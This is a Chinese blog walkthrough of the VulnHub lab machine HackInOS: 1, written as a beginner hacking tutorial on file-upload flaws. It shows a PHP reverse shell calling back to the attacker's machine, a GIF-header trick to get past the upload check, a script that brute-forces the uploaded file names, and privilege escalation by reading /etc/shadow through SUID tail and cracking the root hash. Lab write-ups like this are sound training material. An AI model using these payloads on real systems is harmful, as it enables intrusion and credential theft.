

黑客零基础第三章-Web漏洞实战-文件上传HackInOS: 1

原创

第七感小宇宙



于 2021-08-26 22:04:55 发布



1387



收藏 1

分类专栏: [零基础黑客训练](#) 文章标签: [系统安全](#) [web安全](#) [安全架构](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43879344/article/details/119940320

版权



[零基础黑客训练](#) 专栏收录该内容

21 篇文章 84 订阅

订阅专栏

第五节内容讲述了文件上传漏洞的利用原理, 并在DVWA上进行简单的入侵实验。本节以实战的方式, 结合vulnhub靶机HackInOS: 1让大家进一步文件上传漏洞的实际应用。

如果靶机部署有疑问, 请留言!

目录

1.信息收集

2.获取低权限shell

3.提权

4.总结

1.信息收集

kali IP为192.168.17.4

发现靶机IP 192.168.17.9

```
root@kali:~# nmap -sP 192.168.17.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-26 08:59 EDT
Nmap scan report for 192.168.17.1
Host is up (0.00017s latency).
MAC Address: 0A:00:27:00:00:49 (Unknown)
Nmap scan report for 192.168.17.2
Host is up (0.00015s latency).
MAC Address: 08:00:27:8A:BB:13 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.17.9
Host is up (0.00031s latency).
```

CSDN @白夜安全

使用第二章nmap命令扫描靶机,

```
nmap -p `nmap -p- --min-rate=10000 -T4 192.168.17.9 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-26 09:00 EDT
Nmap scan report for 192.168.17.9
Host is up (0.00027s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 d9:c1:5c:20:9a:77:54:f8:a3:41:18:92:1b:1e:e5:35 (RSA)
|_  256 df:d4:f2:61:89:61:ac:e0:ee:3b:5d:07:0d:3f:0c:87 (ECDSA)
|_  256 8b:e4:45:ab:af:c8:0e:7e:2a:e4:47:e7:52:f9:bc:71 (ED25519)
8000/tcp  open  http      Apache httpd 2.4.25 ((Debian))
|_ http-generator: WordPress 5.0.3
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-robots.txt: 2 disallowed entries
|_ /upload.php /uploads
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Blog &#8211; Just another WordPress site
MAC Address: 08:00:27:20:A9:BC (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.73 seconds
```

扫描结果中有uploads目录，貌似可以上传文件。


```
8000/tcp open  http      Apache httpd 2.4.25 ((Debian))
|_ http-generator: WordPress 5.0.3
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-robots.txt: 2 disallowed entries
|_ /upload.php /uploads
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Blog &#8211; Just another WordPress site
MAC Address: 08:00:27:20:A9:BC (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

打开浏览器果然有上传文件的地方，



Select image : No file selected.

查看网页源码，提示了一个github连接，有upload.php的源码。



20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63

```
<!-- https://github.com/fatihhcelik/Vulnerable-Machine---Hint -->  
</body>  
</html>
```

CSDN @白夜安全

→ ↻ 🔒 github.com/fatihhcelik/Vulnerable-Machine---Hint

用 oscp OSCP-Exam Manage 66.42.99.... 腾讯企业邮箱 域名控制台 10.11.1.71 Panc

 Why GitHub? ▾ Team Enterprise Explore ▾ Marketplace Pricing ▾

[fatihhcelik / Vulnerable-Machine---Hint](#)

<> Code Issues Pull requests Actions Projects Wiki Sec

 master ▾  1 branch  0 tags

 **fatihhcelik** Update README.md

 README.md	Update README.md
 upload.php	Create upload.php

CSDN @白夜安全

阅读源码，发现只能上传png和gif图片，且上传后会对文件进行MD5加密。

```
// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $rand_number = rand(1,100);
    $target_dir = "uploads/";
    $target_file = $target_dir . md5(basename($_FILES["file"]["name"]).$rand_number);
    $file_name = $target_dir . basename($_FILES["file"]["name"]);
    $uploadOk = 1;
    $imageFileType = strtolower(pathinfo($file_name,PATHINFO_EXTENSION));
    $type = $_FILES["file"]["type"];
    $check = getimagesize($_FILES["file"]["tmp_name"]);

    if($check["mime"] == "image/png" || $check["mime"] == "image/gif"){
        $uploadOk = 1;
    }else{
        $uploadOk = 0;
        echo ":";
    }
    if($uploadOk == 1){
        move_uploaded_file($_FILES["file"]["tmp_name"], $target_file." ".$imageFileType);
        echo "File uploaded /uploads/?";
    }
}
```

CSDN @白夜安全

2.获取低权限shell

将kali的php webshell进行修改，

```
cp /usr/share/webshells/php/php-reverse-shell.php ./rshell_gif.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.17.4'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


CSDN @白夜安全

在webshell前面加上GIF98a可以绕过限制，

```
root@kali:~/vulnhub/hackinos1# head -n 10 rshell_gif.php
GIF98a
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
```

CSDN @白夜安全

上传后显示被存到了uploads目录下，但没有告诉文件名，



File uploaded /uploads/?

Select image : No file selected.

CSDN @白夜安全

通过upload.php源码的阅读，我们可以写一个php脚本遍历加密文件名，

```
<?php
for ($i = 1; $i <=100; $i++) {
    $url = md5("rshell_gif.php". $i).(".php");
    file_get_contents("http://192.168.17.9:8000/uploads/$url");
}
?>
```

执行上面的脚本，遍历加密后文件名，

```
root@kali:~/vulnhub/hackinos1# php decode.php
PHP Warning: file_get_contents(http://192.168.17.9:8000/uploads/6a82a5a7d9ce246b0af131f73e5f57a7.php): failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found
in /root/vulnhub/hackinos1/decode.php on line 4
PHP Warning: file_get_contents(http://192.168.17.9:8000/uploads/16e8e15f2f4cb85da5af2fe3f003e69d.php): failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found
in /root/vulnhub/hackinos1/decode.php on line 4
PHP Warning: file_get_contents(http://192.168.17.9:8000/uploads/209919944b1c77120c76b0e7009fc94c.php): failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found
in /root/vulnhub/hackinos1/decode.php on line 4
PHP Warning: file_get_contents(http://192.168.17.9:8000/uploads/e3b12031b20e5e8b79a6a06351dd1daa.php): failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found
in /root/vulnhub/hackinos1/decode.php on line 4
PHP Warning: file_get_contents(http://192.168.17.9:8000/uploads/cc8257d52ff0ac2664cc65a4747851db.php): failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found
```

同时在kali上开启nc，获得低权限shell.

```
root@kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.17.4] from (UNKNOWN) [192.168.17.9] 43176
Linux 1afdd1f6b82c 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54:04 UTC 2018 x86_64 GNU/Linux
13:24:57 up 27 min, 0 users, load average: 0.57, 0.29, 0.57
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

3.提权

枚举SUID程序，发现tail是SUID权限。

```
www-data@1afdd1f6b82c:/var/www/html$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/tail
/usr/bin/chfn
/bin/mount
/bin/umount
/bin/su
```

CSDN @白夜安全

用tail直接读shadow文件，得到加密的root用户密码，

```
www-data@1afdd1f6b82c:/var/www/html$ tail -c1G /etc/shadow
tail -c1G /etc/shadow
root:$6$qoj6/JJi$FQe/BZLfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUuUMUcP65EgT8HfjLyjGHova/:17951:0:99999:7:::
daemon*:17931:0:99999:7:::
bin*:17931:0:99999:7:::
sys*:17931:0:99999:7:::
sync*:17931:0:99999:7:::
games*:17931:0:99999:7:::
man*:17931:0:99999:7:::
lp*:17931:0:99999:7:::
mail*:17931:0:99999:7:::
news*:17931:0:99999:7:::
```

CSDN @白夜安全

使用john进行破解，密码john。

```
root@kali:~/vulnhub/hackinos1# cat pass.txt
root:$6$qoj6/JJi$FQe/BZLfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUuUMUcP65EgT8HfjLyjGHova/:17951:0:99999:7:::
root@kali:~/vulnhub/hackinos1# john ./pass.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
john (root)
ig 0:00:00:00 DUNE 2/3 (2021-08-26 09:38) 1.030g/s 3307p/s 3307c/s 3307C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

CSDN @白夜安全

root/join切换root用户，成功！

```
www-data@1afdd1f6b82c:/var/www/html$ su root
su root
Password: john

root@1afdd1f6b82c:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
```

CSDN @白夜安全

4.总结

扫描后发现一个upload.php文件，查看网页源码，有个github连接，里面有upload.php源码。阅读源码发现上传文件类型做了限制，并且上传后文件名组合1-100进行md5加密。编写php脚本直接遍历1-100的md5加密组合文件名即可。

提权是一个SUID tail程序，直接查看shadow文件获取root用户的密码，john解密即可。

获取root权限后该靶机其实还没有结束，本节主要讲解文件上传，后续的部分大家可以参考其他writeup。

